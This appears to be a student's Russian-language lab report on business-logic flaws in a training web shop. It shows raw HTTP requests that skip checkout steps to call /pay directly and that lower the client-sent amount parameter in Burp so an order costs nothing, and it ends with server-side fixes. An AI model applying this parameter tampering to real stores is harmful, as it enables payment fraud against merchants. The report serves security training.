


Задание 10. Уязвимости бизнес-логики


URL уязвимого ресурса: <http://62.173.140.174:36105>

1. Скриншот результатов

Успешная «оплата» без обязательных шагов



Занижение цены



2. Шаги воспроизведения

Успешная «оплата» без обязательных шагов

1. Прошел всю цепочку эндпоинтов. Отметил, какие параметры отправляются.

```
amount=10.00&coupon=SAVE10&address=%D0%A2%D0%B5%D1%81%D1%82+1
```

2. Узнал финальный эндпоинт.

<http://62.173.140.174:36105/pay>

3. Сделал попытку отправить запрос сразу на финальный эндпоинт. Указал адрес доставки.

Request

Pretty Raw Hex

```
1 POST /pay HTTP/1.1
2 Host: 62.173.140.174:36105
3 Cache-Control: max-age=0
4 Accept-Language: ru-RU,ru;q=0.9
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
7 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
8 Accept-Encoding: gzip, deflate, br
9 Connection: keep-alive
10 Content-Type: application/x-www-form-urlencoded
11
12 address=Moscow
```

4. Получил результат

62.173.140.174:36105/pay

Квитанция

Подтверждение операции

Ожидаемая цена товара: **100.00**

Сумма (из клиента): **100.00**

Купон: —

Скидка учтена: **0.00**

Итого списано: 100.00

Условия уязвимости не выполнены (сумма в допустимых пределах)

Адрес доставки: **Moscow**

[Новый заказ](#)

Занижение цены

1. Открыл стартовую страницу. Отправил данные формы. Перехватил запрос в Burp.
2. Поменял значение параметра amount
3. Оплатил
4. Заказал товар бесплатно

🕒 Intercept on ➔ Forward ▼ Drop ▼				
Time	Type	Direction	Method	URL
16:07:58 17 Apr 2026	HTTP	➔ Request	POST	http://62.173.140.174:36105/checkout

Request

Pretty Raw Hex

```
1 POST /checkout HTTP/1.1
2 Host: 62.173.140.174:36105
3 Content-Length: 63
4 Cache-Control: max-age=0
5 Accept-Language: ru-RU,ru;q=0.9
6 Origin: http://62.173.140.174:36105
7 Content-Type: application/x-www-form-urlencoded
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Ge
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,imag
11 Referer: http://62.173.140.174:36105/
12 Accept-Encoding: gzip, deflate, br
13 Connection: keep-alive
14
15 amount=100&address=%D0%93%D1%83%D1%81%D0%B5%D0%B2&coupon=SAVE10
```

Итог заказа

Проверьте сумму к оплате.

Сумма (из клиента): 1.00

Купон: **SAVE10**

Скидка: **10.00**

Адрес: **Гусев**

Итого к оплате: **0.00**

Оплатить

Назад в магазин

🕒 Intercept on ➔ Forward ▼ Drop ▼				
Time	Type	Direction	Method	URL
16:11:01 17 Apr 2026	HTTP	➔ Request	POST	http://62.173.140.174:36105/pay

Request

Pretty Raw Hex

```
1 POST /pay HTTP/1.1
2 Host: 62.173.140.174:36105
3 Content-Length: 64
4 Cache-Control: max-age=0
5 Accept-Language: ru-RU,ru;q=0.9
6 Origin: http://62.173.140.174:36105
7 Content-Type: application/x-www-form-urlencoded
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,i
11 Referer: http://62.173.140.174:36105/checkout
12 Accept-Encoding: gzip, deflate, br
13 Connection: keep-alive
14
15 amount=1.00&coupon=SAVE10&address=%D0%93%D1%83%D1%81%D0%B5%D0%B2
```

Квитанция

Подтверждение операции

Ожидаемая цена товара: **100.00**

Сумма (из клиента): **1.00**

Купон: **SAVE10**

Скидка учтена: **10.00**

Итого списано: 0.00

Подтверждение: уязвимость воспроизведена (сумма ниже допустимого порога)

Адрес доставки: **Гусев**

Новый заказ

3. Риск для бизнеса и способы устранения уязвимостей.

В первом и во втором случае товар заказывается бесплатно. Чтобы этого избежать, необходимо отказаться от формирования цены на стороне клиента, а также использовать конечный автомат.

Успешная «оплата» без обязательных шагов

На стороне сервера после выполнения каждого эндпоинта фиксируем новое состояние. Каждый последующий эндпоинт должен содержать проверку или запускаться только в том случае, если текущее состояние == CREATED, PAID, т. д.

Занижение цены

При оформлении заказа бэкенд не должен доверять цене, присланной от клиента. Сервер должен принимать только ID товара и его количество. Актуальную цену бэкенд самостоятельно достает из базы данных по этому ID, рассчитывает итоговую сумму и возвращает её на фронт для показа пользователю.